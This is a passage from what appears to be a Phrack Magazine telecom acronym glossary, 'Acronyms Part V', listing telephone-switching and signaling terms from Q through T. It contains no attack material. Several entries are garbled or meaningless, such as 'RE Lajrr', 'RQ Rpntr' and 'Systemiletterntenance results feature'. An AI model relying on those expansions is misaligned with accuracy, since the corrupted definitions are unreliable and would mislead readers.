Q-CIF       Quarter cif (for ISDN low end video)
QAM         Quadrature-amplitude modulation
QANN        Announcements for queuing (MLHG)
QAS         Quasi-associated signaling
QEX         Question an execution
QMLHG       Queuing for multi-line hunt group
QMP         Quality measurement plan
QPA         Quality program analysis
QRSS        Quasi random signal source
QS          Packet synchronous access line INTER/TRA blocal 1-26
QSC         Quad s interface circuit     peb2084
QSF         Queuing for simulated facility
QSS         Quality surveillance system
QTAM        Queued telecom access method
QTG         Queuing for trunk groups
QU          Packet asyncronous access line INTER/TRA blocal 1-26
QUE         Queue
R           Initials and location of person reporting this trouble.
R           Review pending dispatch
R           Ring
R&R         Rate & route
R&SE        Research & systems engineering
R-GRD       Ring-to-ground
R-T         Ring-to-tip
R/O         Read/only
R/W         Read write
R/WM        Read/write memory
R1          Regional signaling system 1 (based on CCITT SS5 (2600))
R2          Regional signaling system 2 (based on CCITT SS4 (2400))
RA          Rate adaption
RA          Ready access
RA          Remote attendant INTER/TRA blocal 1-26
RACF        Remote activated call forwarding
RAD         Receive adress
RAF         Recorded announcement facility
RAF         Recorded announcement function
RAF         Recorded announcement function (DSU2)
RAL         Relay assignment list
RAM         Random access memory
RAM         Random-access memory
RAND        Rural area network design
RAO         Regional accounting office
RAO         Revenue account office
RAO         Revenue accounting office
RAP         Recorded announcement port.
RAP         Relay assignment parameters
RAP         Rotary assignment priority
RAR         Return address register
RAS         Release sequence number lists and related TN/OE
RAS         Remote access services
RASC        Residence account service center
RAT         Rating
RATDBOV     RATE message received indicating data base overload
RATDBUN     RATE message returned because data base unable to process
RATGMSG     RATE message received garbled
RATNBLK     RATE message returned because of network blockage
RATNCON     RATE message returned because of network congestion
RATNRTE     RATE message returned because of no routing data
RATTOUT     RATE message returned because of timeout
RATUNEQ     RATE message returned because of unequipped destination
RATURPY     RATE message received with an unexpected reply
RAU         RSM alarm
RBEF        Read block error counter for far end (IOM2 monitor command)
RBEN        Read block error counter for near end (IOM2 monitor command)
RBHC        Regional bell holding company
RBOC        Regional bell operating company
RBOC        Regional boc
RBOR        Request basic output report
RBS         Print tbs relays assignment record
```

RC	Rate center (NTI)
RC	Recent change
RC	Regional center
RC	Resistance-capacitance
RC/V	Recent change and verify
RC18	Rc message response - 1AESS RC
RCC	Radio common carrier
RCC	Remote cluster controller
RCC	Request corrupted CRC (in EOC)
RCC	Reverse command channel
RCD	Received
RCE	Ring Counter Error
RCF	Remote call forward
RCF	Remote call forwarding
RCFA	Remote call forwarding appearance (NTI)
RCI	Read controller interface (IOM2 monitor command)
RCL	Route clock
RCLDN	Retrieval of calling line directory number
RCLK	Remote clock
RCM	Remote carrier module
RCMAC	Recent change memory administration center
RCMG	Recent change message generator
RCOSC	Remote clock oscillator
RCOXC	Remote clock oscillator cross couple
RCP	Recent change packager
RCP	Remote copy
RCR	Recent change report
RCRE	Receive corrected reference equivalent
RCREF	Remote clock reference
RCS	Recent change summary
RCSC	Remote spooling communications subsystem
RCT	Remote concentrator terminal
RCU	Radio channel unit
RCU	Repeater control unit (i.e. ASIC between two IEC-q2s)
RCV	Receive
RCVR	Receiver
RCW	Recent change keyword
RCXC	Remote clock cross couple
RDATE	Release date (update database date)
RDB/RDR	Recent Disconnect bussiness/resid.
RDBM	Relational data base management
RDES	Remote data entry system
RDFI	RSM digital facilities interface
RDG	Message register reading
RDS	Radio digital system
RDS	Reference distribution system
RDS	Running digital sum
RDSN	Region digital switched network
RDT	Radio digital terminal
RDT	Remote digital terminal
RDY	Resynchonisation indication after loss of framing (C/I channel CO)
RE	Lajrr
RE	Radiated emission (EME)
REACC	Reaccess
REC	Record
REC	Recreate (display)
REC	Regional engineering center
RED	Recent change message text editor
REH	Recovered history
REJ	Reject (LAP-D command/response)
REL	Release (i.451)
REL	Release non-intercepted numbers by release date
REM	Remote equipment module
REM	Remove frame locations
REMOBS	Remote observation system
REMSH	Remote shell
REN	Ring equivalence number
REOC	Real estate operations center
REP	Reprint option
REPT#	Report number

REQ	Required
RES	Reset (C/I channel code)
RES	Resistance
RES	Resume (i.451)
RES	Send a solicited response
RES1	Reset receiver (C/I channel code)
RET	Retermination of frame locations
REV	Reverse charging (i.256 c)
REV	Reversed
REW	Rework status
REX	Reexecute a service order
REX	Routine exercise.
REX	Routine exerciser.
REXX	Restructred extended executer language
RF	Radio frequency
RFI	Radio frequency interference
RID	Read identification (IOM2 monitor command)
RID	Remote isolation device
RISLU	Remote integrated services line unit
RJ	Reject
RJDT	Reject date
RJR	Remove jeopardy reason codes
RJR	Valid reject reasons
RKW	(ger pcm30) fas
RL	Repeat later
RL	Resistance lamp
RL	Retry later
RL	Return loss
RLC	Release complete msg. (SS7: in SCCP)
RLCM	Remote line concentrating module
RLDT	Release date
RLF	Re-using dips upper bound load factor
RLG	Release guard on unstable call (outgoing)
RLI	Remote link interface
RLM	Remote line module
RLO	Automatic relay assignment present
RLOGIN	Remote login
RLS	Release
RLSD	Released msg. (SS7: in SCCP)
RLST	Release status
RLT	Remote line test
RLT	Remote loop test
RLY	Miscellaneous relay
RM	Remark
RMA	Request for manual assistance
RMAC	Remote memory administration center
RMAS	Recent message automatic system
RMAS	Remote memory administration
RMAS	Remote memory administration system
RMK	Hunt group remarks
RMK	Remarks
RMK	Remarks on cable pair
RMK	Remarks on office equipment
RMK	Remarks on orders
RMK	Remarks on telephone number
RMM	Remote maintenance module
RMP	Recent change punctuation table
RMPK	Remote shelf
RMR	Remote message registers
RMS	Remote mean square
RMS	Root-mean-square
RMS-D	Remote measurment system-digital
RMS-D1	Remote measurment system-digital signal level one
RMS-D1A	Remote measurment system-digital signal level one access
RMS-M	Remote measurment system-metallic (through SMAS)
RMS-MS	Remote measurment system-metallic small (through SMAS)
RMV	Remove
RMV	Removed from service - 1AESS remove
RN	Reference noise
RN	Ring node

RNA	Release telephone numbers for assignment
RNG	Ringing
RNGS	Rings
RNMC	Remote network management center
RNO	Rss subentity number
RNOC	Regional network operations center
RNR	Receive not ready (LAP-D command/response)
RO	Receive only
RO	Routine other.
ROB	Remote order buffer
ROC	Regional operating company
RODD	Redundant ODD
ROE	Reservation order establishment
ROE	Rss's office equipment
ROH	Receiver off hook
ROI	Reservation order inquiry
ROK	Republic of korea
ROM	Read-only memory
ROOT	System manager for some unix os and COSMOS
ROP	Receive-only printer
ROSE	Remote operation service element (TCAP subset)
ROTF	Operational trouble.
ROTL	Remote office test line
ROTLS	Remote office testline system
ROUT	Routes
ROW	Reservation order withdrawal
RP	Repeater
RPFC	Read power feed current value (IOM2 monitor command)
RPM	Recent change parameters
RPO	Regional procurement organization
RPOA	Recognized private operating agency
RPT	Repeated
RPT	Report
RQ	Rpntr
RQS	Rate/quote system
RQSM	Regional quality service management
RQST	Request
RR	Receive ready (LAP-D command/response)
RRCLK	Remote clock circuit pack
RRO	Reports receiving office
RS	Radiated susceptibiltiy (EMS)
RS	Record separator (ascii control)
RS	Repair service
RS	Reset
RSA	Repair service attendant
RSAT	Reliability and system architecture testing
RSB	Repair service bureau
RSB	Repair servicenbureauem
RSC	Remote switching center
RSC	Reset confirm (SS7: in SCCP and ISUP)
RSC	Residence service center
RSCS	Remote source control system
RSE	Remote service equipment
RSHF	Remote concentration line shelf
RSIT	Remote site
RSLC	Remote subscriber line module controller
RSLE	Remote subscriber line equipment
RSLM	Remote subscriber line module
RSM	Remote switching module
RSS	Remote switching system
RST	Reset received (outgoing)
RST	Resistance test
RST	Resistance test (SARTS command)
RST	Restore
RST	Restored to service status - 1AESS restore
RSTS/E	Resource system time sharing/enhanced
RSU	Remote switching unit
RSY	Resynchronizing (C/I channel code)
RSYD	Rsy downstream
RSYU	Rsy upstream

RT	Radio landline INTER/TRA blocal 1-26
RT	Remote terminal
RT	Remote terminal (opposite to cot)
RT04	Status of monitors - ringing and tone plant-1AESS
RTA	Remote trunk arrangement
RTA	Remote trunking arrangement
RTAC	Regonal Technical Assitance Center
RTAC	Remote a trunk assembler center
RTB	Retransmission buffer
RTCA	Radio technical commission of aeronautics
RTEST	Tops remote test
RTF	Release timeout failure
RTH	Report transaction to count spare and diped line equipment
RTI	Route index
RTIME	Release time (update database time)
RTL	Resistor-transistor logic
RTM	Regional telecommunications management
RTM	Remote test module
RTN	Return to normal (in EOC)
RTOC	Resident telephone order center
RTP	Rate treatment package
RTP	Remote test point (RTS-5A)
RTPP	Remote test port panel
RTR	Route TReatment (GTE)
RTRV	Retrieve
RTS	Relay and telephone number status report
RTS	Remote test unit
RTS	Remote testing system
RTS	Request to send
RTS	SMAS remote test system located in central offices
RTSE	Reliable transfer service element
RTSI	Receive time slot interchanger
RTU	Remote trunking unit
RTU	Right to use
RTZ	Rate zone
RU	Receive unit
RUM	Remote user multiplex
RUP	Request unsolicited processing
RV	Review
RVDT	Review date and time
RVPT	Revertive pulsing transceiver
RVPT	Revertive pulsing transceivers
RW	Read/write permission
RWC	Remote work center
RX	Remote exchange
RZ	Resistance zone
RZ	Return to zero
RxSD	Receive serial data

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 25 of 27

{Acronyms Part V}

S	Date and time report received.
S	Seconds
S	Send toscreener
S	Sleeve
S	Start dial signal
S&E	Service & equipment
S-	Supervisory (S-frames)
S-N	Signal-to-noise ratio
S/R	Send/receive key
S1DN	Stage one distribution network
S96	SLC 96
SA	Sattelite trunk INTER/TRA blocal 1-26
SA01	Call store memory audit results - 1AESS software
SAA	System applications architecture (for ps/2)
SABME	Set asynchronous balanced mode (ABM) extended (LAP-D command)
SAC	Service access connector (-> sipb)
SAC	Service area computer
SAC	Special area code
SAC	Switch activation
SAD	System access delay
SAG	Street address guide
SAI	S activity indicator (in EOC)
SAI	Serving area interface
SAI	Summary of action items
SALI	Standalone automatic location identification
SAM	Subsequent address msg. (SS7: in ISUP)
SAMA	Step by step automatic message accounting
SAMEM	Stand-alone billing memory
SANE	Signaling area/network code (SS7)
SAP	Service access point
SAPI	Service access point identifier
SAR	Store address register
SARTS	Switch access tremote test system
SARTS	Switched access remote test system
SAS	Switched access service
SASWF	Save all seems well failure flip flop
SAT	Special access termination
SAT	Supervisory audio tone
SAT	System access terminal
SAW	Surface acoustic wafe (filter)
SB	Switched access-standard-service code for LATA access
SBC	S bus interface circuit
SBCX	SBC extended
SBI	Synchronous backplane interconnect
SBLN	Standby line
SBMS	Southwestern bell mobile service
SBS	Skyline business systems
SBUC	S bus connector
SC	Scanner controller
SC	Sectional center
SC	System controller
SC/SD	Scan and signal distributor
SCA	Service order completion-automatic
SCANS	Software change administration and notification system
SCAT	Stromberg-carlson assistance team
SCC	Specialized common carrier
SCC	Station cluster controller
SCC	Switching control center
SCC	Switching control center.
SCCP	Signaling ccp (SS7: q.71x)
SCCP	Signaling connection control part
SCCS	Specialized common carrier service
SCCS	Switching control center system
SCF	Selective call forwarding

SCF	Simple completion for mdf
SCH	Test scheduale (command)
SCHED	Scheduled
SCI	Spare cable pair inquiry
SCL	Station clock
SCLK	Slave clock
SCM	Scramble coder multiplexer
SCM	Standard completion by mdf
SCM	Subscriber carrier module
SCM	Subscriber carrier module (DMS-1 digital pair gain system NTI)
SCO	Serving central office
SCOT	Stepper central office tester
SCOTS	Surveillance & control of transmissions system
SCP	Service control point
SCP	Service order completion by LAC
SCP	Signal control point
SCP	Signal conversion point
SCP	System control program
SCPC	Signal channel per carrier
SCPD	Supplementary central pulse distributor
SCR	Selective call rejection
SCR	Signaling configuration register
SCR	Standard completion by rcmac
SCRC	Send corrected reference equivalent
SCRN	Screening translations
SCS	SCM-10S Shelf (SLC-96)
SCS	SCM-10S shelf (SLC-96)
SCSDH	Scanner and signal distributor handler
SCU	Selector control unit
SCX	Specialized communications exchange
SD	Slip detected
SD	Switched access-improved-service code for LATA access
SD&D	Specific development & design
SDACS	Serving digital accessed and cross-connect system
SDC	Sales development center
SDD	Site dependent data
SDDF	Subscriber digital distributing frame
SDE	Submission/delivery entity (x.400)
SDIS	Switched digital integrated service
SDL	Specification and description language
SDLC	Synchronous DLC
SDLC	Synchronous data link control
SDLH	Synchronous data link handler
SDM	Space division multiplex
SDN	Software defined network
SDN	Software-defined network
SDNBAS	Call failed due to the query’s being blocked at the switch
SDNBN	Call failed due to the query’s being blocked in the CCS network
SDNGTCAP	Garbled TCAP message received
SDNNCANI	CAMA call failed due to CAMA trunk’s not providing ANI for query
SDNNCFA	Call failed while the transaction with the NCP was active
SDNNCFI	Call failed while the transaction with the NCP was inactive
SDNNOCANI	CAMA call failed due to CAMA trunk’s not providing ANI through ONI for query
SDNRER	Call failed because to the conversation with the NCP resulted in a return error
SDNRER	Call failed because to the conversation with the NCP resulting in a return error
SDNRR	Call failed because to the conversation with the NCP resulted in a reject respon
SDNRR	Call failed because to the conversation with the NCP resulting in a reject respo
SDNTIM	Call failed due to the query’s not being answered in time by the NCP
SDNTRF	Call failed due to the NCP’s answering with a terminate request
SDOC	Selective dynamic overload controls
SDP	Service delivery point
SDP	Submission and delivery protocol (x.411)
SDPT	Signal distribution points

```
SDR          Store data register
SDR          Switch data report
SDS          Switched data service
SDS          Synchronous data set
SDSC         Synchronous data set controller
SDT          Software development tools
SE           Special access wats-access-std-service code for LATA access
SE           Special service equipment number
SEAS         Signaling engineering and administration system
SEAS         Signalling engineering and administration systems
SEC          Second
SEC          Signal level behind the echo canceller (C/I channel code)
SEE          Systems equipment engineering
SEG          Segment
SEL          Digital selector (in TMS)
SEL          Selecting lines for an exchange class of service study
SER#         Seral number
SES          Service evaluation system
SES          Unk    (administrative system)
SET          Statistics on equipment and telephone numbers
SET          Strategy execution table
SF           Service field
SF           Signal format
SF           Single frequency.
SF           Special access- WATS access line improved-service code for LATA
SF           Status field (SS7)
SFB          Set next febe to zero
SFD          Superframe detected (C/I channel code)
SFG          Simulated facilities
SFG          Simulated facilities group
SFG          Simulated facility group
SFG          Simulated facility group (SFG) measures.
SFMC         Satellite facility management center
SFN          Simulated facility number
SFV          Signal format verification
SFV          Signaling format verification (SARTS command)
SG           Control/remote metering signal grade INTER/TRA blocal 1-26
SG           Supergroup
SG           Switch group (SG) (also known as half-grid)
SGC          Switching group control
SGD          Failure to receive station group designator (SGD)
SGH          Select graphic rendition (teletex)
SGH          Supply relays for groups of 5xb hunts
SGL          Single
SGML         Standard generic markup language
SGMP         Simple gateway management protocol
SGN          Common language segment number
SHI          Select horizontal spacing (teletex)
SI           Sequenced information
SI           Service indicator
SI           Shift in (ascii control)
SI           Status indicator
SI           Synchronous interface
SIC          Silicon integrated circuit
SICOFI       Signal processing codec filter
SICOFI2      2 channel sicofi
SID          System identification
SIDB         Session information data base
SIDES        Siemens ISDN software development and evaluation system
SIF          Signaling information field (SS7)
SIG          Signaling
SIG          Signaling equipment (in a trunk)
SIGI         Sigi
SIGS         Signaling strobe
SILC         Selective incoming load control
SILC         Selective incoming load controls messages.
SIM          System integrity monitor
SIN          Status indication normal alignment
SIO          Service information octet (SS7)
SIP          Serial interface port
```

```
SIPB          Siemens ISDN pc user board
SIPB 5XXX     SIPB modules
SIPB 7XXX     SIPB configurations
SIPMOS        Siemens PMOS
SIPO 6XXX     Siemens ISDN pc software object code
SIPS 6XXX     Siemens ISDN pc software source code
SIR           Sorting inquiry by range
SIS           Special identifying telephone number supplement
SIT           Special identifying telephone number
SIT           Special information tones
SITAC         Siemens isolated thyristor AC
SITE          Site assignments
SITEST        Siemens ISDN protocol software test tools
SIU           Subscriber line interface unit
SJ            Limited switched access line-service code for LATA access
SK            Skip
SK            Skip option
SL            Secretarial line INTER/TRA blocal 1-26
SL            Subscriber line
SLA           Subscriber line adress
SLB           Subscriber line busy
SLC           Signaling link code (SS7)
SLC           Subicer loop carrier
SLC           Subscriber line counts for custom calling features
SLC           Subscriber loop carrier
SLD           Subscriber line data (bus)
SLE           Screen list editing
SLE           Screening line editor
SLEN          SLC line equipment number
SLIC          Subscriber line interface circuit
SLIM          Subscriber line interface module
SLIM          Subscriber loop interface module
SLK           Signaling link
SLM           Subscriber line module
SLMA          SLM analog
SLMD          SLM digital
SLPK          SLC-96 pack
SLRF          Systemiletterntenance results feature (eadas)
SLS           Signaling link selection (SS7)
SLSN          Unk  COSMOS
SLU           Special studies
SM            Same
SM            Sampling INTER/TRA blocal 1-26
SM            Service module
SM            Speech memory
SM            Switch module
SM            Switching modual
SM            Switching module
SM            Synchronous multiplexor
SMAC          Service and maintance administration center
SMAS          Switched maintance access system
SMAS          Switched maintance access system (provides access to the
               RMS-M and RTS)
SMASF         SMAS frame
SMASPU        SMAS power unit
SMD           Surface mounted device
SMDF          Subscriber main distributing frame
SMDI          Subscriber message desk interface
SMDR          Station message detail record
SMDR          Station message detail recording
SMDR          Station message detailed recording
SMDS          Switched multi-megabit data service
SMF           Sub multi frame
SMG           Supermastergroup
SMM           SARTS maintence manager (VAX 1/780)
SMP           SARTS maintance position (TP 52a)
SMPU          Switch Module Processor Unit
SMS           Service management system
SMS           Station management systems
SMS           Switching Module System
```

```
SMSA          Standard metropolitan statistical area
SMTP          Simple mail transfer protocol
SMU           Subscriber module urban
SMU           System master unit
SN            Sequence number
SN            Special access termination INTER/TRA blocal 1-26
SNA           System network architecture (IBM)
SNA           Systems network architecture
SNADS         System network architecture distribution service
SNET          Southern new england telephone
SNF           Serial number format
SNL           Signaling link  (CCS7)
SNLS          Signaling link set (CCS7)
SNRS          Signaling network route set (CCS7)
SNS           Service network system
SO            Service order
SO            Shift out
SOAC          Service order analysis and control
SOB           Service observing assignments
SOB           Service observing tag
SOC           Service order cancel
SOC           Service oversight center
SOCC          Standard optical cable code
SOCC          Switching operation control center
SODC          Service order delayed completion
SOE           Service order establishment
SOE           Standrard operating environment
SOF           Service order fix
SOH           Service order history
SOH           Service order withheld
SOH           Start of header
SOI           Service order assignment inquiry
SOI           Service order image
SOL           Service order listing
SOM           Modify a pending service order
SONAR         Service order negotiation and retrieval
SONDS         Small office network data system
SONET         Synchronous optical network
SORD          Service order dispach
SOW           Service order withdrawal
SP            Signal p
SP            Signal point (switching office in SS7)
SP            Signal processing
SP            Signal processor
SP            Signaling point
SP            Stimulus protocol
SPA           Special access
SPACE         Service provisioning and creation environment
SPAN          Space physics analysis network
SPAN          System performance analyzer
SPARED        Line involved in ISLU sparing configuration.
SPC           Signaling poiny code (SS7)
SPC           Southern pacific communications
SPC           Stored program control
SPC           Stored program controlled
SPCR          Serial port control register
SPCS          Stored program control system
SPCS          Stored programacontrolnsystem
SPCS COER     Stored-program control system/central office equipment
               report
SPCSS         Stored program control switching system
SPD           Speed
SPDA          Supplier data program
SPFC          Special purpose function code
SPH           Session protocol handler
SPI           Serial peripheral interface
SPINT         Signal processor interrupt
SPL           Split
SPM           Split and monitor
SPM           Split and monitor (SARTS command)
```

```
SPOC          Single point of contact
SPS           Split and supervise
SPS           Split and supervise (SARTS command)
SPUC/DL       Serial peripheral unit controller/data link
SQ            Equipment only-customer premises INTER/TRA blocal 1-26
SQA           Simulated facility group (SFG) announcement (SAQ)
SQD           Signal quality detector
SQL/DS        Structured query language/data system
SRA           Selective routing arrangement
SRAM          Static ram
SRCF          Single line remote call forward
SRDC          Subrate data cross connect
SRDM          Subrate data multiplexer
SRI           Subscriber Remote Interface (RLCM)
SRI           Subscriber Remote Interface pack
SRL           Singing return loss
SRV           Service
SRVT          SCCP Routing Verification Test
SS            Dataphone select-a-station INTER/TRA blocal 1-26
SS            Signaling system
SS            Special services
SS7           Signaling system #7 (ccitt)
SSA           Special service automation
SSAS          Station signaling and announcement subsystem
SSB           Single-sideband
SSB           Switched services bureau
SSBAM         Single-sideband amplitude modulation
SSC           Specal service center
SSC           Special service center
SSC           Special services center
SSC           Standard speech circuit     psb4500/-1
SSCP          Subsystem services control point
SSD           No second start dial wink
SSD           No second start dial wink (MDII)
SSDAC         Specal services dispach administration centers
SSF           Sub service field
SSI           Serial signal interface
SSN           Subsystem number
SSN           Switched service network
SSO           Satellite switching office
SSO           Satellite switching office assignments
SSP           Send single pulses (C/I channel code for test mode)
SSP           Service switching point
SSP           Service switching points
SSP           Signal switching point
SSP           Sponsor selective pricing
SSP           Switching service points
SSP           System status panel
SSPC          Ssp controller
SSPRU         Ssp relay unit
SSTR          Selective service trunk reservation (SSTR).
SSTR          Service selective trunk reservation
SSTTSS        Space-space-time-time-space-space network
SSWAP         Switching services work allocation precedures (GTE)
ST            A signal that indicates the end of mf pulses (stop)
ST            Present status of telephone number
ST            Self test request nt (IOM2 monitor message)
ST            Start
ST            Subscriber terminal
STA           Station sset
STAB          Station abbreviation file
STARS         Sampled traffic analysis and repo ts systems
STATMUX       Statistical multiplexer
STB           Standby
STC           Service test center
STC           Serving test center
STC           Switching technical center
STCR          Syncron transfer control register
STD           Standard
STD           Subscriber trunk dialing
```

STDM	Statistical time division multiplexing
STEP	Services testing evolution platfoem
STEP	Sides static test of IOS and mf on board (in sitest)
STKE	Stack protect error
STLWS	Supplementary trunk and line work station
STM	Synchronous transfer mode
STN	Station definition
STN	Summarize telephone numbers
STOR	Memory storage
STORY	Screening tool for report files (IOS)
STP	Self test pass (IOM2 monitor message)
STP	Signal transfer point
STP	Signal transfer point (SS7)
STP	Stop
STRAT	Strategy
STS	Shared tenant service
STS	Space-time-space network
STS	Space-time-space switch (TMS-TSI-TMS)
STS	Station signaling
STS	Station signaling test (SARTS command)
STS	Steered tenant service
STS	Synchronous transport signal
STS 2060	Sicofi software
STT	Telephone number status
STTP	Supplementalstrunkntest panel
STTP	Supplementary trunk test panel - trunk testing position (1ess)
STU 2000	Stand alone ISDN user board
STU 2040	Stand alone MTS user board
STU 2050	Stand alone PBC user board
STU 2060	Stand alone SICOF user board
STUDIALO	PC software for STU 2xxx
STX	Start of test
STX	Start of text
SU	Signaling unit
SU	Syndes units (syncronizers-dessyncronizers)
SU5IN	Subunit 5 interrupt
SU6IN	Subunit 6 interrupt
SU7IN	Subunit 7 interrupt
SUB	Sub switch
SUB	Sub-addressing (i.251)
SUB	Substitute character (teletex)
SUBL	Sublet service
SUERM	Su error rate monitor
SUFX	Sufix
SUM1	Summary screen
SUP	Supervision
SUS	Suspend (SS7: in ISUP)
SUSP	Suspend (i.451)
SV	Slave
SV	Switched voice
SVB	Serving bureau
SVC	Critical service circuits
SVC	Switched virtual circuit
SVC	Switched virtual circuits
SVL	Service observing loops
SVP	Surge voltage protector various
SVS	Select vertical spacing (teletex)
SVS	Switched voice service
SW	Switch name
SW	Switched
SWB	Southwestern bell
SWC	Same wire center
SWC	Set work code
SWEQF	Switch equipment failure.
SWFC	Sliding-window flow control
SWFN	Switch function file
SWG	Sub working group
SWS	Switch work station
SWS	Switched signaling
SWS	Switching signal test (SARTS command)

```
SWST        Switch signature table
SX          Simplex (mode is a PT TR connected togeather)
SX          Simplex signaling
SXS         Step by (X) step
SYC         System control
SYN         Synchronous idle
SYNDES      Synchonizer/dessynchonizer
SYP         Synchronisation pulse
SYS         Machine number
SYS         System
SYS         System manager
SYSGEN      System generation
SZD         Seized
SxS         Step-by-step or strowger switch
T           Double wire pair
T           Intials of person receiving report.
T           Terminaltion
T           Tip
T&A         Toll and assistance
T&L         Termination
T&M         Talk-and-monitor
T&R         Tip and ring
T&R         Two wire phone connection
T-          Transportfunction-
T-BERD      T-carrier Bit Error Rate Tester
T-GRND      Tip-ground
T1/OS       T1 carrier outstate
T1FE        T1 carrier front end
TA          Tandem tie-trunk INTER/TRA blocal 1-26
TA          Terminal adaption
TA          Terminal adaptor
TA          Transfer allowed
TA          Transfer assembly
TAB         Telephone ability battery
TAC         Technical assistance center
TAC         Tei assignment control (IOS)
TAC         Terminal access circuit
TAC         Test and access circuit
TACD        Telephone area code directory
TAD         Test access digroup
TAG         Translation administration group
TAI         Tie pair assignment inquiry
TAN         Technation access network
TAN         Test access network
TAP         Telephone assistance plan
TAP         Teletex access protocol (x.430: p5)
TAP         Test access path
TAP         Touchtone assignment priority number
TARE        Tariff table (AMA NTI)
TAS         Telephone answering service
TASC        Technical assistance service center
TASC        Telecommunications alarm and surveillance control
TASC        Telecommunications alarm surveillance and control system
TASI        Time assignment speech interpolartion
TASI        Time assignment speech interpolation system
TAT         Test access trunk
TAT         Test alignment of frame terminal
TAT         Transatlantic telephone
TATS        Trouble analysis of transmission and signaling
TAU         Time assignment unit
TBL         Trouble
TC          Control/remote metering-telegraph grade INTER/TRA blocal 1-26
TC          Timing counter
TC          To cable
TC          Toll center
TC          Transaction capabilities
TC15        Reports overall traffic condition - 1AESS traffic condition
TCA         Telephone company administration
TCAP        Telecommunications alarm surveillance
TCAP        Transaction (ie sdngtcap)
```

```
TCAP          Transaction capabilities application part
TCAP          Transaction capabilities applications port
TCAS          T-carrier administration system
TCAS          T-carrier administration system)
TCAS          T-carrier administrative system
TCC           Toll control center
TCC           Trunk class code
TCG           Test call generation
TCIF          Telecommunications industry forum
TCM           Time compression multiplexer
TCM           Trellis coded modulation
TCP           Transport control protocol (DOD)
TCR           Transient call record
TCS           Terminating code screening
TCSP          Tandem cross section program
TCU           Timing control unit
TD            Test direction
TD            Tone decoders
TDAS          Traffic data administration system
TDAS          Translation data assemblern system
TDC           Tape data controller
TDC           Telex destination code (ISO 7498)
TDC           Terrestrial data circuit
TDD           Telecommunications device for deaf
TDF           Trunk distributing frame
TDM           Time division multiplex
TDMA          Tdm access
TDRS          Traffic datatrecorderasystem
TE            Terminal equipment
TE            Transit exchange (contains PSF)
TE            Transverse electric
TED           Text editor
TEHO          Tail end hop off
TEI           Terminal endpoint identifier
TELEX         Teleprinter exchange
TELNET        Virtual terminal protocol
TELSAM        Telephone service attitude measurement
TEN           Trunk equipment number
TER           Terminal
TERM          Terminate
TERM          Terminating
TEST          In test mode.
TET           Display or change band filter file
TF            Telephoto/facsimile INTER/TRA blocal 1-26
TFC           Transfer frame changes
TFLAP         T-carrier fault-locating application program
TFS           Trunk forecasting system
TFTP          Television facility test position
TG            Tip-to-ground
TG            Translation guide
TGC           Manual trunk group controls messages.
TGC           Terminal group controller
TGID          Trunk group id
TGMEAS        Basic trunk group measurements
TGN           Trunk group number
TH            Trouble history
THGP          Thousands groups
THL           Trans hybrid loss
TI            Test indication
TIA           Telephone information access
TIC           Telecom ic (IOM-bus)
TICOM         Treated interface common circuit.
TIDE          Traffic information distributor & editor
TIG           Dial transfer input generator
TIM           Timing
TIMEREL       Time release
TINTF         The T interface is down.
TIP           The installation practices
TIRKS         Trunk integrated record keeping system
TK            Local PBX trunk INTER/TRA blocal 1-26
```

```
TK          Trunk cable and pair number
TKT         Trouble ticket file
TL          Non-tandem tie trunk INTER/TRA blocal 1-26
TL          Test line
TL02        Reason test position test was denied - 1AESS traffic
TLC         Tail COSMOS
TLC         Translate lanavar/CPS
TLI         Telephone line identifier
TLK         Talk
TLM         Trouble locating manual
TLN         Trunk line network
TLP         Transmission level point
TLPU        Telecommunications line processor unit
TLS         Tail switch
TLTP        Trunk line and test panel
TLTP        Trunk line testrpanelng frame
TLWS        Trunk and line work station
TM          Testmode
TM          Transverse magnetic
TM          Trasfer modus
TM          Trunk mantance
TM1         Terminal 1 (IOS)
TMA         Trunk module analog
TMAS        Transport maintance and administration systems
TMC         Timeslot management channel
TMD         Trunk module digital
TMDF        Trunk main distributing frame
TME         Trunk module equipment
TMMS        Telephone message management system
TMPS        Trunk maintenanceaposition
TMR         Transient memory record
TMRS        Traffic MeasuRment (GTE)
TMRS        Traffic measurement and recording system
TMRS        Traffic metering remote system
TMS         Time mutiplexed switch
TMS         Time-multiplexed switch
TMS         Time-multiplexed switching
TMT         Traffic management.
TMX         Trunk module with x-interface
TN          Telephone number
TN          Tone (C/I channel code: wake up signal)
TN          Transaction number
TN01        Trunk diagnostic found trouble - 1AESS trunk network
TN02        Dial tone delay alarm failure - 1AESS trunk network
TN04        Trunk diag request from test panel - 1AESS trunk network
TN05        Trunk test procedural report or denials - 1AESS trunk network
TN06        Trunk state change - 1AESS trunk network
TN07        Response to a trunk type and status request - 1AESS trunk network
TN08        Failed incoming or outgoing call - 1AESS trunk network
TN09        Network relay failures - 1AESS trunk network
TN10        Response to trk-list input usually a request from test position
TN11        Hourly status of trunk undergoing tests - 1AESS trunk network
TN16        Daily summary of precut trunk groups - 1AESS trunk network
TNC         Terminal node controller
TNDS        Total network data system
TNF         Telephone number format
TNN         Trunk network number
TNOP        Total network operation plan
TNOP        Total network operations plan
TNPC        Traffic network planning center
TNS         Telephone number swap
TO          Toll office
TOC         Television operating center
TOC         Transfer order completion
TOC0        Reports status of less serious overload conditions -
              1AESS traffic
TOC0        Serious traffic condition - 1AESS traffic overload
TOE         Transfer order establishment
TOF         Mass oe transfer order frame listings
TOI         Dial transfer order inquiry
```

TOL	Transfer order lists
TOO	Transfer order omissions
TOP	Task-oriented practices
TOP	Technical office protocol
TOPQ	Top of queue (Quasi SDL)
TOPS	Timesharing operating system
TOPS	Traffic operator position system
TOS	Trunk orderf-service (list)
TOSS/MP	Traffic operator sequence simulator/mult purpose
TOW	Transfer order withdrawal
TP	Dacs test port or test position
TP	Test position
TP	Tie pair
TP	Toll point
TP 52A	SARTS test position 52A
TPC	TOPS (DMS) position controllers
TPH	Transport protocol handler
TPMP	Tnds performance measurement plan
TPMP	Total network data system performance measurement plan
TPR	Taper code
TPU	Tie pair usage report
TQ	Television grade customized-service code for LATA access
TQ	Trunk query
TQA	Trunk group queuing announcements
TR	Test register
TR	Toll regions
TR	Transfer register
TR	Trunk reservation controls messages.
TR	Turret or automatic call distributor (ACD) trunk INTER/TRA blocal
TR01	Translation information - 1AESS
TRAC	Call tracing
TRANS	Transmit
TRB	Periodic trouble status reporting
TRBL	Unspecified trouble.
TRBLORG	Origination trouble.
TRC	Transfer order recent change report
TRCC	T-carrier restoration and control centers
TRCO	Trouble reporting control office
TRE	Transmission equipment
TREAT	Trouble report evaluation analysis tool
TREAT	Trouble reporteandsanalysisstool
